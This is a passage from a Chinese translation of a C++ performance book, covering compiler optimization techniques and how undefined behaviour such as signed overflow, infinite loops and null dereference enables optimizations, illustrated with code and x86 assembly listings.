6: add %eax,(%rsi)		6: retq
8: retq		

圖 10.1 - x86 彙編輸出在優化之前（左）和之後（右）

圖 10.1 展示了 GCC 為遞增操作生成的 x86 彙編碼（省略了函數調用和分支，兩種情況下是相同的）。使用別名，編譯器必須從內存中讀取兩次（`mov` 指令）。在手動優化中，只有一次讀取。

這些優化有多重要？其取決於許多因素，所以在沒有進行一些測試之前，不應該著手一個消除代碼中所有的別名。分析器會說明哪些部分是性能熱點，那裡有更多的優化機會。通過為編譯器提供額外的信息，來幫助編譯器的優化通常是最容易實現的（編譯器已經做了最困難的工作）。

向編譯器提供有關程序的難以發現信息建議的另一方面是，不必擔心編譯器可以很容易地找到的東西。這個問題會在不同的上下文中出現，但更常見的場景是使用函數來驗證輸入。在庫中，有一個用於交換指針的函數：

```
1 template <typename T>
2 void my_swap(T* p, T* q) {
3     if (p && q) {
4         using std::swap;
5         swap(*p, *q);
6     }
7 }
```

該函數接受空指針，但不對它們做任何操作。在代碼中，由於某種原因，都必須檢查指針，並且只有在兩者都是非空的情況下才調用 `my_swap()`（如果它們是空的，也許需要做一些其他的事情，所以必須檢查）。忽略其他工作，調用代碼看起來會像這樣：

```
1 void f(int* p, int* q) {
2     if (p && q) my_swap(p, q);
```

C++ 開發者花費了過多的時間來爭論冗餘檢查是否會影響性能。我們應該試著刪除調用點的檢查嗎？假設不能，應該創建另一個版本的 `my_swap()`，從而不測試它的輸入嗎？這裡的關鍵是 `my_swap()` 函數是一個模板（和一個小函數），所以肯定會內聯。編譯器擁有所有必要的信息來確定第二個 `null` 測試是冗餘的。不是這樣嗎？比較兩個程序的彙編輸出，而不是嘗試對可能的性能差異進行基準測試（在任何情況下，這個差異都是非常小的）。如果編譯器生成的機器代碼有冗餘 `if()` 和沒有冗餘 `if()`，則可以確定沒有性能差異。下面是 GCC 在 x86 上生成的彙編碼：

<pre> 0: test %rdi,%rdi 3: je 12 <_Z1fPiS_+0x12> 5: test %rsi,%rsi 8: je 12 <_Z1fPiS_+0x12> a: mov (%rdi),%eax c: mov (%rsi),%edx e: mov %edx,(%rdi) 10: mov %eax,(%rsi) 12: retq </pre>	<pre> 0: test %rdi,%rdi 3: je 12 <_Z1fPiS_+0x12> 5: test %rsi,%rsi 8: je 12 <_Z1fPiS_+0x12> a: mov (%rdi),%eax c: mov (%rsi),%edx e: mov %edx,(%rdi) 10: mov %eax,(%rsi) 12: retq </pre>
--	--

圖 10.2 - 有（左）和沒有（右）冗餘指針測試的彙編碼

圖 10.2 的左邊是為程序生成的兩個 `if()` 語句的代碼，一個在 `my_swap()` 中，一個在外部。右邊是 `my_swap()` 的特殊非測試版本的程序代碼。可以看到彙編代碼是完全相同的（如果能夠閱讀 x86 彙編，還會注意到在這兩種情況下只有兩次比較，而不是四次）。

內聯在這裡起著至關重要的作用。如果 `my_swap()` 沒有內聯，在函數 `f()` 中進行第一次測試是不錯的主意，因為避免了不必要的函數調用，並允許編譯器可以更好地優化，以應對其中一個指針為空的情況。`my_swap()` 中的測試現在是冗餘的，但編譯器無會生成它，因為它不知道 `my_swap()` 是否在別處調用，可能沒有任何輸入的保證。因為第二次測試是 100% 可預測的（在第 3 章中討論過），所以性能差異幾乎沒有。

這種情況最常見的可能是操作符 `delete`，C++ 允許刪除空指針（什麼都不會發生）。然而，許多開發者仍然這樣寫代碼：

```
1 if (p) delete p;
```

它是否會影響性能？不會。可以查看彙編輸出，並說服自己，無論是否進行額外檢查，都只對 `null` 進行了一次比較。

現在，已經更好地理解了編譯器如何閱讀程序的。那麼繼續瞭解一種更有用的技術，它可以更好地進行編譯器優化。

10.2.4 將認知從運行時提升到編譯時

我們將在這裡討論的方法歸結為，通過將運行時信息轉換為編譯時信息，為編譯器提供有關程序的更多信息。下面的例子中，我們需要處理許多由 `Shape` 類表示的幾何對象。它們存儲在一個容器中（如果類型是多態的，將是一個指針容器）。該處理包括兩種操作之一：縮小或放大。讓我們來看看代碼：

```

1 enum op_t { do_shrink, do_grow };
2 void process(std::vector<Shape>& v, op_t op) {
3     for (Shape& s : v) {
4         if (op == do_shrink) s.shrink();
5         else s.grow();
6     }
7 }
```

概括地說，有一個函數，它的行為在運行時由一個或多個變量控制。通常，這些變量都是布爾型（為了便於閱讀，選擇了枚舉）。如果配置參數 `op` 通過引用傳遞，編譯器必須將比較留在循環中，並對每個形狀求值。即使參數是按值傳遞的，許多編譯器也不會將分支提升出循環。需要複製循環體（一個循環用於收縮，一個循環用於增長），編譯器擔心代碼過於膨脹。

更大的可執行文件需要更長的加載時間，更多的代碼增加了指令緩存的壓力（i-cache，用於緩存即將到來的指令，就像數據緩存即將被 CPU 使用一樣）。但在某些情況下，這種優化是正確的選擇。通常，會在不更改配置變量的情況下處理大量數據。也許這些變量在整個程序運行過程中都是不變的（只加載一次配置，然後使用）。

重寫示例，將分支移出循環很容易，但如果代碼很複雜，那麼重構也會很複雜。如果願意來幫助編譯器，可以從編譯器處得到一些幫助。其思想是將運行時值轉換為編譯時值：

06_template.C

```

1 template <op_t op>
2 void process(std::vector<Shape>& v) {
3     for (Shape& s : v) {
4         if (op == do_shrink) s.shrink();
5         else s.grow();
6     }
7 }
8 void process(std::vector<Shape>& v, op_t op) {
9     if (op == do_shrink) process<do_shrink>(v);
10    else process<do_grow>(v);
11 }
```

整個（可能很大）舊函數 `process()` 轉換為一個模板，除此之外，沒有任何變化，沒有將分支移出循環。但是，控制該分支的條件現在是一個編譯時常量（模板參數），編譯器會在每個模板實例化中消除分支和相應的固定代碼。在程序的其餘部分，配置變量仍然是一個運行時值，只是一個不經常更改（或根本不更改）的值罷了。因此，仍然需要一個運行時測試，但它僅用於決定調用哪個實例化的模板。

這種方法可以推廣。假設需要計算每個形狀的一些屬性，比如體積、尺寸、重量等。這都可以由一個函數完成，因為許多計算可以在不同的屬性之間共享。但需要時間來計算不需要的屬性，所以可以實現這樣的函數：

```

1 void measure(const std::vector<Shape>& s,
2     double* length, double* width, double* depth,
3     double* volume, double* weight);
```

空指針是有效的，表示不需要這個結果。在函數內部為請求值的特定組合編寫最優的代碼，只執行一次普通的計算。然而，這種檢查是在循環中對形狀進行的，這一次是一組相當複雜的條件。如果需要為同一組度量處理許多種形狀，需要將條件提升到循環之外是有意義的，但編譯器不太可能這樣做（即使它可以）。同樣，可以編寫帶有許多非類型形參的模板（它們將是布爾值），如 `need_length`, `need_width` 等。在該模板內部，因為現在這是編譯時信息，編譯器將消除所有從未執行的分支。在運行時調用的函數必須根據指針是否為空，將數據調用或轉發到正確的模板實例化。最有效的實現方式是查找表：

07_measure.C

```
1 template <bool use_length, bool use_width, ...>
2 void measure(const std::vector<Shape>& v,
3 double* length, ... );
4 void measure(const std::vector<Shape>& v,
5 double* length, ... ) {
6     const int key = ((length != nullptr) << 0) |
7         ((width != nullptr) << 1) |
8         ((depth != nullptr) << 2) |
9         ((volume != nullptr) << 3) |
10        ((weight != nullptr) << 4);
11    switch (key) {
12        case 0x01: measure<true, false, ... >(v, length, ... );
13        break;
14        case 0x02: measure<false, true, ... >(v, length, ... );
15        break;
16        ...
17        default:// Programming error, assert
18    }
19 }
```

這將生成大量代碼，測試的每個變體都是一個新函數。這樣轉換的效果應該通過分析來驗證，但在測試相對簡單的情況下（例如，許多形狀都是一個立方體），並且對許多（數百萬）形狀請求相同的測試集時，這種修改可以獲得更可觀的性能收益。

使用特定的編譯器時，瞭解編譯器的功能（包括優化）很有用。這樣的詳細程度超出了本書的範圍，而且這是一種易變的知識——編譯器發展得很快。相反，本章為理解編譯器優化奠定了基礎，併為讀者提供了參考框架。

10.3. 總結

本章中，我們研究了 C++ 效率的第二個主要方面：幫助編譯器生成更高效的代碼。

本書的目標是幫助讀者理解代碼、計算機和編譯器之間的相互作用，以便讀者們能夠判斷和理解編譯器做出的這些決定。

幫助編譯器優化代碼的最簡單的方法是遵循有效優化的經驗規則，其中許多也是好的設計規則。儘量減少代碼不同部分之間的接口和交互，將代碼組織成塊、函數和模塊，每個模塊都有簡單的邏輯和定義良好的接口邊界，避免全局變量和其他隱藏交互等。這些也是最佳設計實踐其實

並非巧合。通常，程序員容易閱讀的代碼，編譯器會更容易分析。

更高級的優化通常需要檢查編譯器生成的代碼。如果有注意到編譯器沒有做一些優化，考慮一下是否存在無效優化的情況。不要考慮程序中發生了什麼，而是考慮給定代碼片段中可能發生的事情（例如，可能知道自己從不使用全局變量，但編譯器會假設使用全局變量）。

下一章中，我們將探索 C++ 的一個非常微妙的領域（以及一般的軟件設計），它可能與性能研究有意想不到的重疊。

10.4. 練習題

1. 為什麼限制了編譯器優化？
2. 為什麼函數內聯對編譯器優化非常重要？
3. 為什麼編譯器不做顯而易見的優化？
4. 為什麼內聯是一種有效的優化？

第 11 章 未定義的行為和性能

本章有兩個重點。一方面，解釋了開發者在試圖最大化代碼性能時經常忽略的未定義行為的危險。另一方面，解釋瞭如何利用未定義行為來提高性能，以及如何正確地指定和記錄這種情況。與通常的“都可能發生”相比，這一章提供了一種有點不同尋常，但更相關的方式來理解未定義行為的問題。

本章將討論以下內容：

- 理解未定義行為及其存在的原因
- 理解關於未定義行為的真相和傳說
- 如何利用未定義行為
- 內存帶寬和延遲
- 學習未定義行為和效率之間的聯繫，以及如何利用它

將瞭解在(別人的)代碼中遇到未定義行為時，如何識別並瞭解未定義的行為如何與性能相關。本章還描述如何，通過有意地允許、記錄，並在其周圍設置保護措施，從而使用未定義行為。

11.1. 相關準備

和前面一樣，需要一個 C++ 編譯器。本章中，我們使用 GCC 和 Clang，其他現代 C++ 編譯器都可以。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs/tree/master/Chapter11>。

還需要一種方法來檢查編譯器生成的彙編代碼：許多開發環境都有彙編代碼的選項，GCC 和 Clang 可以寫出彙編代碼，而不是目標代碼。調試器和其他工具，可以從目標代碼生成彙編代碼(對其進行反彙編)，而使用哪種工具隨個人喜好即可。

11.2. 未定義行為

未定義行為(UB)的概念有些神祕，對不瞭解情況的人來說，它是一種未初始化的警告。Usenet 組織 comp.std.c 警告說：“當編譯器遇到(一個未定義的結構)時，可以讓惡魔從你的鼻子裡飛出來。”還有，發射核導彈和閹割你的貓(即使你沒有養貓)等類似言論，都是在類似的背景下提出的。本章要揭開 UB 的面紗，雖然最終目標是解釋 UB 與性能之間的關係，並展示如何利用 UB，但只有在能夠理性地討論這一概念時才能做到。

首先，在 C++(或其他編程語言)的上下文中，UB 是什麼？在標準中有使用了未定義行為或格式不良的程序。標準進一步說，如果行為沒有定義，則標準對結果沒有任何要求。相應的情況稱為 UB，如下代碼：

```
1 int f(int k) {  
2     return k + 10;  
3 }
```

標準規定，如果加法導致整數溢出(如果 k 大於 INT_MAX-10)，則上述代碼的結果未定義。

提到 UB 時，討論傾向於兩個極端，剛剛看到的第一個。誇張的語言可能是對 UB 危險的善意警告，但也會成為理性解釋的障礙，因為鼻子和貓都不會受到編譯器的攻擊。編譯器最終會根據程序生成一些代碼，然後開發者會運行這些代碼。它不會賦予計算機任何超能力：這個程序做的事情，開發者都可以自主完成，例如：用匯編程序手工編寫一個相同的指令序列。如果開發者都無法執行發射核導彈的機器指令，那麼編譯器也無法做到，不論 UB 是否存在（當然，如果正在為導彈發射控制器編程，那就是另外一個故事了）。當程序的行為未定義時，編譯器根據標準可以生成開發者不期望的代碼。

雖然誇大 UB 的危險沒什麼意思，但出現了針對 UB 進行推理的傾向，這也是一種不祥的做法。例如以下代碼：

```
1 int k = 3;  
2 k = k++ + k;
```

雖然 C++ 標準已經逐步收緊了執行這類表達式的規則，但這個特定表達式的結果在 C++17 中仍沒有定義。許多開發者低估了這種情況的危險性，會覺得“編譯器要麼先求 $k++$ ，要麼先求 $k+k$ ”為瞭解這裡的錯誤和危險，必須先對標準進行分析。

C++ 標準有三個容易混淆的行為類別：定義的實現、未指定和未定義。實現必須提供實現定義的行為的確切規範。這不可選，符合標準的實現必須通過語言構造的行為來符合標準的描述。未指定行為與此類似，但實現沒有義務記錄該行為：標準通常提供可能的結果，而實現可以指定自己的結果，而不指定會是哪一個。最後，對於未定義行為，標準沒有對整個程序的行為強加要求。標準沒有說計算表達式 $k++ + k$ 的幾種備選方法中必須有一種發生（這將是未指定的行為，這不是標準所說的）。標準說整個程序都是病態的，並且對其結果沒有任何限制（在為鼻子感到恐慌和恐懼之前，結果會限制為一些可執行代碼）。

無論編譯器在編譯有 UB 代碼行的時候做什麼，必須以標準的方式處理代碼的其餘部分。因此（這個論證是這樣的），損壞僅限於特定代碼行可能的結果。正如不誇大危險一樣，理解這種觀點為什麼是錯誤的也很重要。編譯器是基於這樣的假設進行的：程序定義良好，在這種情況下（且僅在這種情況下）需要生成正確的結果。如果違背了這個假設，就沒有什麼先入為主的概念。描述這種情況的方法是，編譯器零容忍 UB。回到第一個例子：

```
1 int f(int k) {  
2     return k + 10;  
3 }
```

由於程序定義不明， k 大到足以引起整數溢出，因此編譯器可以假定這種情況永遠不會發生。那真的發生了呢？如果單獨編譯這個函數（在一個單獨的編譯單元中），編譯器會生成一些代碼，為所有 $k \leq \text{INT_MAX}-10$ 生成正確的結果。如果在編譯器和鏈接器中沒有整個程序的轉換，那麼對於更大的 k ，同樣的代碼可能會執行，結果與硬件在這種情況下所做事情一樣。編譯器可以插入對 k 的檢查，也可能不會（但在某些編譯器選項中可能會）。

如果函數是更大的編譯單元的一部分呢？這就是有趣的地方了。編譯器現在知道 $f()$ 函數的輸入參數是受限制的，那麼這些信息就可以用於優化了。代碼如下：

01_opt.C

```
1 int g(int k) {
```

```
2 if (k > INT_MAX-5) cout << "Large k" << endl;
3 return f(k);
4 }
```

如果 `f()` 函數的定義對編譯器可見，編譯器可以推斷出打印輸出從來沒有發生過。如果 `k` 足夠大，這個程序可以打印，那麼整個程序就是病態的，標準不要求它打印。如果 `k` 的值在某個範圍內，程序將不會打印。無論哪種方式，根據標準，什麼都不打印都是有效結果。請注意，僅僅因為編譯器目前沒有做優化，並不意味著它永遠不會做，這種類型的優化在新的編譯器中可能會更加激進。

那麼第二個例子呢？表達式 `k++ + k` 的結果對於 `k` 的值都是未定義的。編譯器可以用做什麼呢？同樣，編譯器不需要容忍 UB。這個程序能夠保持良好定義的唯一方法是永遠不執行這一行。編譯器可以先這樣假設，然後進行反向推理，從而使這段代碼的函數永遠不會調用。

如果認為編譯器不會做那些事情，那這裡有一個驚喜：

02_infC

```
1 int i = 1;
2 int main() {
3     cout << "Before" << endl;
4     while (i) {}
5     cout << "After" << endl;
6 }
```

這個程序的期望是打印 `Before` 並永遠掛起。當用 GCC(版本 9，優化 O3) 編譯時，行為與期望一致。當使用 Clang(版本 13，也是 O3) 編譯時，會打印 `Before`，然後 `After`，然後立即終止，沒有任何錯誤(不會崩潰，只是退出)。這兩個結果都是有效的，因為遇到無限循環的程序的結果是未定義的(除非滿足某些條件，而這裡沒有適用的條件)。

前面的例子對於理解為什麼有 UB 具有指導意義。下一節中，將揭開面紗並解釋 UB 產生的原因。

11.3. 為什麼會有未定義的行為？

為什麼標準裡會提到 UB？為什麼沒有為它指定結果？基於 C++ 會在具有不同屬性的各種硬件上使用這一事實，所產生的問題是：為什麼標準不回到實現定義的行為上，去定義它呢？

上一節的最後一個示例為我們提供了一個完美的演示，以說明 UB 存在的理由。表示無限循環是 UB，另一種說法是，標準不要求進入無限循環的程序有特定的結果(標準比這更微妙，某些形式的無限循環會導致程序掛起，但這些細節目前並不重要)。為了理解為什麼會有這種規則，先來看看下面的代碼：

```
1 size_t n1 = 0, n2 = 0;
2 void f(size_t n) {
3     for (size_t j = 0; j != n; j += 2) ++n1;
4     for (size_t j = 0; j != n; j += 2) ++n2;
5 }
```

這兩個循環是相同的，所以需要兩次循環的開銷（循環變量的增量和比較）。編譯器顯然應該通過摺疊循環來進行優化：

```
1 void f(size_t n) {  
2     for (size_t j = 0; j != n; j += 2) ++n1, ++n2;  
3 }
```

這種轉換隻有在第一個循環結束時才有效。否則，計數 `n2` 根本不會增加。在編譯期間，不可能知道循環是否會結束——這取決於 `n`。如果 `n` 是奇數，循環將永遠運行下去（與有符號整數溢出不同，無符號類型大小的增量超過其最大值時很好定義，該值將回滾為零）。通常，編譯器不可能知道某個特定的循環最終是否會終止（這是一個已知的 NP 完全問題）。假定每個循環最終都會終止，並允許進行無效的優化。這些優化可以使具有無限循環的程序無效，所以這種循環會認為是 UB，這意味著編譯器不必保留具有無限循環的行為。

為了避免過度簡化這個問題，必須指出不在 C++ 標準中定義 UB 的原因。引入 UB 是因為語言必須在不同類型的硬件上得到支持，其中一些情況在今天看可能是過時的。因為這是一本關於程序性能的書，所以將重點關注那些為了提高效率而存在，或者可以用來改進某些優化的 UB。

下一節中，將看到更多的例子，說明編譯器如何使用 UB 來發揮它（和開發者自己）的優勢。

11.4. 未定義的行為和 C++ 優化

前一節中，通過假設程序中的循環最終都會結束，編譯器能夠優化某些循環和包含這些循環的代碼。優化器使用的基本邏輯是相同的：首先，假設程序不顯示 UB。然後，推導出必須為真的條件，使這個假設成立，並假設這些條件確實總是為真。最後，在這種假設下有效的優化都可以進行。如果違反了假設，優化器生成的代碼會什麼，我們無法知道（除了已經提到的限制，仍是在同一臺計算機執行一些指令）。

標準中記錄的每一個 UB 案例都可以轉換為一個可優化的示例（特定的編譯器是否能利用這一點就是另一回事了）。我們再看幾個例子。

之前提到的，上溢有符號整數的結果是沒有定義。編譯器可以假設這種情況永遠不會發生，並且使用正數對有符號整數進行遞增，會得到一個更大的整數。編譯器真的會執行這種優化嗎？讓我們來找找答案。比較 `f()` 和 `g()` 這兩個函數：

03_int_overflow.C

```
1 bool f(int i) { return i + 1 > i; }  
2 bool g(int i) { return true; }
```

定義良好的行為範圍內，這些函數是相同的。可以對它們進行基準測試，以確定編譯器是否會優化掉 `f()` 中的整個表達式。但如在前一章中看到的，有一種更可靠的方法。如果兩個函數生成相同的彙編碼，那麼它們肯定是相同的。

<code><_Z1fi>: mov \$0x1,%eax retq</code>	<code><_Z1gi>: mov \$0x1,%eax retq</code>
--	--

圖 11.1 - GCC9 生成的 `f()`（左）和 `g()`（右）函數的 x86 彙編輸出

圖 11.1 中，打開優化後，GCC 確實為兩個函數生成了相同的代碼 (Clang 也是如此)。彙編中出現的函數的名稱是所謂的“錯誤名稱”：因為 C++ 允許有不同參數列表的函數具有相同的名稱，所以編譯器必須為每個這樣的函數生成一個唯一的名稱，通過將所有參數的類型編碼到對象代碼中實際使用的名稱中來進行實現。

如果想驗證這段代碼確實沒有?: 操作符的痕跡，最簡單的方法是將 f() 函數與使用無符號整數進行相同計算的函數進行比較。參考以下代碼：

03_int_overflow.C

```
1 bool f(int i) { return i + 1 > i; }
2 bool h(unsigned int i) { return i + 1 > i; }
```

無符號整數的溢出有良好的定義， $i + 1$ 是大於 i 不總是正確。

<pre><_Z1fi>: mov \$0x1,%eax retq</pre>	<pre><_Z1hj>: cmp \$0xffffffff,%edi setne %al retq</pre>
--	---

圖 11.2 - GCC9 生成的 f()(左) 和 h()(右) 函數的 x86 彙編輸出

h() 函數產生不同的代碼，cmp 指令會進行比較，不熟悉 x86 彙編也可以猜到。在左邊，f() 將載入常量 0x1(布爾值也稱為 true)，並將結果放在寄存器 EAX 中用於返回。

這個例子還演示了試圖推理 UB 或將其視為實現定義的危險。若程序將對整數做某種加法，當它溢出，特定的硬件將執行相應的操作，那麼將得到錯誤的結果。編譯器 (有些編譯器確實如此) 生成的代碼可能根本不需要遞增指令。

現在，有了足夠的知識來充分說明第 2 章中埋下的問題。在那一章中，我們觀察到同一個函數的兩個幾乎相同的實現之間的性能差異。該函數的工作是一個字符一個字符地比較兩個字符串，如果第一個字符串的字典序比第一個字符串大，則返回 true。這是簡實現：

04a_compare1.C

```
1 bool compare1(const char* s1, const char* s2) {
2     if (s1 == s2) return false;
3     for (unsigned int i1 = 0, i2 = 0;; ++i1, ++i2) {
4         if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
5     }
6 }
```

這個函數用於對字符串進行排序，因此基準測試測量了對特定輸入字符串集進行排序的時間：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic compare.C example.C -o example && ./example
Sort time: 210ms (276557 comparisons)
```

圖 11.3 - 使用 compare1() 函數進行字符串比較的排序基準測試

比較實現非常簡單，這段代碼中沒有什麼不必要的東西。然而，令人驚訝的結果是，這是代碼性能最差的版本之一。表現最好的版本幾乎是一樣的：

04b_compare2.C

```
1 bool compare2(const char* s1, const char* s2) {
2     if (s1 == s2) return false;
3     for (int i1 = 0, i2 = 0;; ++i1, ++i2) {
4         if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
5     }
6 }
```

唯一的區別是循環變量的類型:`unsigned int` (`compare1()`) 和 `int` (`compare2()`)。但索引不是負的，這應該沒有任何區別，但實際的性能差異很大：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic compare.C example.C -o example && ./example
Sort time: 74ms (276557 comparisons)
```

圖 11.4 - 使用 `compare2()` 函數進行字符串比較的排序基準測試

這種顯著的性能差異的原因與 UB 有關。為了理解發生了什麼，必須再次檢查彙編碼。圖 11.5 顯示了 GCC 為這兩個函數生成的代碼（只顯示了最相關的部分，字符串比較循環）：

<pre><_Z8compare1PKcS0_>: +-> lea 0x1(%rax),%edx movzbl (%rdi,%rdx,1),%ecx mov %rdx,%rax movzbl (%rsi,%rdx,1),%edx cmp %dl,%cl +-- je 18 <_Z8compare1PKcS0_+0x18></pre>	<pre><_Z8compare2PKcS0_>: +-> movzbl (%rdi,%rax,1),%edx add \$0x1,%rax movzbl -0x1(%rsi,%rax,1),%ecx cmp %cl,%dl +-- je 20 <_Z8compare2PKcS0_+0x20></pre>
---	--

圖 11.5 - 為 `compare1()`(左) 和 `compare2()`(右) 函數生成的 x86 彙編碼

代碼看起來非常相似，只有一個不同。在右邊 (`compare2()`) 中，可以看到 `add` 指令，它用於將循環索引加 1(編譯器通過用一個循環變量替換兩個循環變量來優化代碼)。在左邊，沒有看起來像加法或增量的指令。取而代之的是 `lea` 指令，它表示加載和擴展地址，這裡用這種方式將索引變量增加 1(進行了同樣的優化，只有一個循環變量)。

現在，應該能夠猜到為什麼編譯器必須生成不同的代碼。雖然開發者期望索引永遠不會溢出，但是編譯器不能做這樣的假設。注意，兩個版本都使用 32 位整數，但是代碼是為 64 位機器生成的。如果一個 32 位的帶符號 `int` 溢出，結果是未定義的，所以在這種情況下，編譯器會假設溢出永遠不會發生。如果操作沒有溢出，則加法指令產生正確的結果。對於 `unsigned int`，編譯器必須考慮溢出的可能性，遞增 `UINT_MAX` 應該得到 0。但事實證明，x86-64 上的 `add` 指令沒有這些語義。相反，它將結果擴展為一個 64 位整數。x86 上 32 位無符號整數算法的最佳選擇是 `lea` 指令，它可以完成這項工作，但速度要慢得多。

這個示例演示瞭如何從程序定義良好且 UB 從未發生的假設往回推，編譯器可以啟用非常有效的優化，最終使整個排序操作快幾倍。

既然已經理解了代碼中發生的事情，就可以解釋代碼的其他幾個版本的行為。首先，使用 64 位整數，有符號的或無符號的，提供與 32 位有符號整數相同的性能，編譯器將使用 `add`(對於 64 位的無符號值，確實有正確的溢出語義)。其次，如果使用了最大索引，或者字符串長度，編譯器將推斷出索引不會溢出：

```

1 bool compare1(const char* s1, const char* s2,
2 unsigned int len) {
3     if (s1 == s2) return false;
4     for (unsigned int i1 = 0, i2 = 0; i1 < len; ++i1, ++i2) {
5         if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
6     }
7     return false;
8 }
```

不必要的長度比較使得這個版本比最好的版本稍微慢一些。要避免意外地遇到這個問題，最可靠的方法是始終使用有符號循環變量或硬件本地大小的無符號整數（因此，除非真的需要，否則避免在 64 位處理器上執行無符號整型運算）。

可以使用標準中描述為未定義行為的其他情況，構造類似的演示（儘管不能保證特定的編譯器會利用可能的優化）。下面是使用指針解引用的例子：

06a_null.C

```

1 int f(int* p) {
2     ++(*p);
3     return p ? *p : 0; // Optimized to: return *p
4 }
```

這是一種常見的情況的簡化，開發者編寫了指針檢查代碼，以防止空指針，但並沒有在所有地方這樣做。如果輸入參數是空指針，則第二行（增量）是 UB，這意味著整個程序的行為未定義，因此編譯器可以假設它從未發生。對彙編代碼的檢查表明，第三行中的比較被消除了：

<pre><_Z1fPi>: mov (%rdi),%eax add \$0x1,%eax mov %eax,(%rdi) retq</pre>	<pre><_Z1fPi>: mov (%rdi),%eax add \$0x1,%eax mov %eax,(%rdi) retq</pre>
---	---

圖 11.6 -帶（左）和不帶（右）操作符的 `f()` 函數生成的 x86 彙編碼

如果先做指針檢查，也會發生同樣的情況：

07a_null.C

```

1 int f(int* p) {
2     if (p) ++(*p);
3     return *p;
4 }
```

同樣，對彙編代碼的檢查表明，指針比較已經消除了，儘管到目前為止的程序行為都定義得很好。如果指針 `p` 不為空，則比較是多餘的，可以省略。如果 `p` 為空，程序的行為是未定義的，這意味著編譯器可以做任何它想做的事情。這裡，它想做的是忽略比較。最終結果是，無論 `p` 是否為空，都可以消除比較。

上一章中，我們花了大量的時間來分析哪些優化是可能的，因為編譯器可以證明它們是安全的。這裡，將重新討論這個問題。首先，這對於理解編譯器優化絕對有必要。其次，這與 UB 有關係。當編譯器從一個特定的語句中推斷出一些信息時（比如從 `return` 語句推斷出的 `p` 是非空的），這些信息不僅可以用於優化後面的代碼，還可以用於優化前面的代碼。傳播這些信息的限制來自於編譯器可以確定的其他信息。為了演示，稍微修改一下前面的例子：

08a_null.C

```
1 extern void g();
2 int f(int* p) {
3     if (*p) g();
4     return *p;
5 }
```

這種情況下，編譯器不會消除指針檢查，這可以在生成的彙編代碼中看到：

<pre><_Z1fPi>: push %rbx mov %rdi,%rbx test %rdi,%rdi je e <_Z1fPi+0xe> callq e <_Z1fPi+0xe> mov (%rbx),%eax pop %rbx retq</pre>	<pre><_Z1fPi>: push %rbx mov %rdi,%rbx callq 9 <_Z1fPi+0x9> mov (%rbx),%eax pop %rbx retq</pre>
--	---

圖 11.7 - 為 `f()` 函數生成的 x86 彙編碼（左）和（右）沒有指針檢查

測試指令執行與 null(零) 的比較，後面跟著條件跳轉——這就是 `if` 語句在彙編中的樣子。

為什麼編譯器沒有優化掉檢查呢？要回答這個問題，必須弄清楚在什麼條件下優化會改變程序的（良好定義的）行為。

要使優化無效，需要以下兩點：

- 首先，`g()` 函數必須知道指針 `p` 是否為空。這是可能的，例如：`p` 也可以讓 `f()` 的調用者存儲在一個全局變量中。
- 其次，如果 `p` 為空，則不能執行 `return`。這也是可能的：如果 `p` 為空，`g()` 可能會拋出一個異常。

對於與 UB 密切相關的 C++ 優化的最後一個例子，將看一些不同的東西。`const` 關鍵字對優化的影響，這將說明為什麼編譯器不能成功的優化某些代碼。

```
1 bool f(int x) { return x + 1 > x; }
```

正如所看到的，優化編譯器將從這個函數中刪除所有代碼，並將其替換為 `return true`。現在讓函數做更多的工作：

```
1 void g(int y);
2 bool f(int x) {
3     int y = x + 1;
4     g(y);
```

```
5     return y > x;
6 }
```

當然，可能會有同樣的優化，代碼可以重寫如下：

```
1 void g(int y);
2 bool f(int x) {
3     g(x + 1);
4     return x + 1 > x;
5 }
```

必須調用 `g()`，但函數仍然返回 `true`。在不陷入未定義行為的情況下，比較不會產生結果。同樣，大多數編譯器都會進行這種優化。以通過比較原始代碼生成的彙編碼，和完全手工優化的代碼生成的彙編碼來證實這一點：

```
1 void g(int y);
2 bool f(int x) {
3     g(x + 1);
4     return true;
5 }
```

可能進行優化的原因是 `g()` 函數不更改其參數。同一段代碼中，如果 `g()` 通過引用接收實參，則不再可能進行優化：

```
1 void g(int& y);
2 bool f(int x) {
3     int y = x + 1;
4     g(y);
5     return y > x;
6 }
```

現在 `g()` 函數可以改變 `y` 的值，所以每次都要進行比較。如果函數 `g()` 的目的不是改變它的參數，就可以通過值進行傳遞。另一個選項是傳遞 `const` 引用，雖然對於小型類型（如整數）沒有理由這樣做，但模板代碼通常會生成這樣的函數。這個例子中，代碼看起來會是這樣：

10_const.C

```
1 void g(const int& y);
2 bool f(int x) {
3     int y = x + 1;
4     g(y);
5     return y > x;
6 }
```

對彙編程序的檢查表明 `return` 語句沒有進行優化，仍然進行比較。當然，編譯器不做某種優化證明瞭什麼，說明沒有優化器是完美的，但不做優化是有原因的。不管代碼怎麼樣，C++ 標準並不保證 `g()` 函數不改變它的參數！下面是一個完全符合標準的實現：

```
1 void g(const int& y) { ++const_cast<int&>(y); }
2 bool f(int x) {
```

```
3 int y = x + 1;
4 g(y);
5 return y > x;
6 }
```

函數允許棄用 `const`。結果定義的很好，並在標準中指定（這並不能使它成為好的代碼，只是有效的代碼）。但是，有一個例外：在創建時聲明為 `const` 的對象轉換為 `const`。舉例來說，這是一個很好的定義（但不明智）：

```
1 int x = 0;
2 const int& y = x;
3 const_cast<int&>(y) = 1;
```

這是會有 UB 的版本：

```
1 const int x = 0;
2 const int& y = x;
3 const_cast<int&>(y) = 1;
```

可以通過將中間變量 `y` 聲明為 `const` 來利用 UB：

```
1 void g(const int& y);
2 bool f(int x) {
3     const int y = x + 1;
4     g(y);
5     return y > x;
6 }
```

現在編譯器可以假設函數總是返回 `true`。更改它的唯一方法是創造 UB，而編譯器不需要 UB。在寫這本書的時候，還不知道有編譯器會做這種優化。

考慮到這一點，在對使用 `const` 來進行優化，有什麼建議呢？

- 如果值沒有改變，將它聲明為 `const`。正確性很重要，但這確實可以支持一些優化，特別是當編譯器可以通過在編譯時計算表達式來傳播 `const` 時。
- 更好的優化方法是，若該值在編譯時已知，則將其聲明為 `constexpr`。
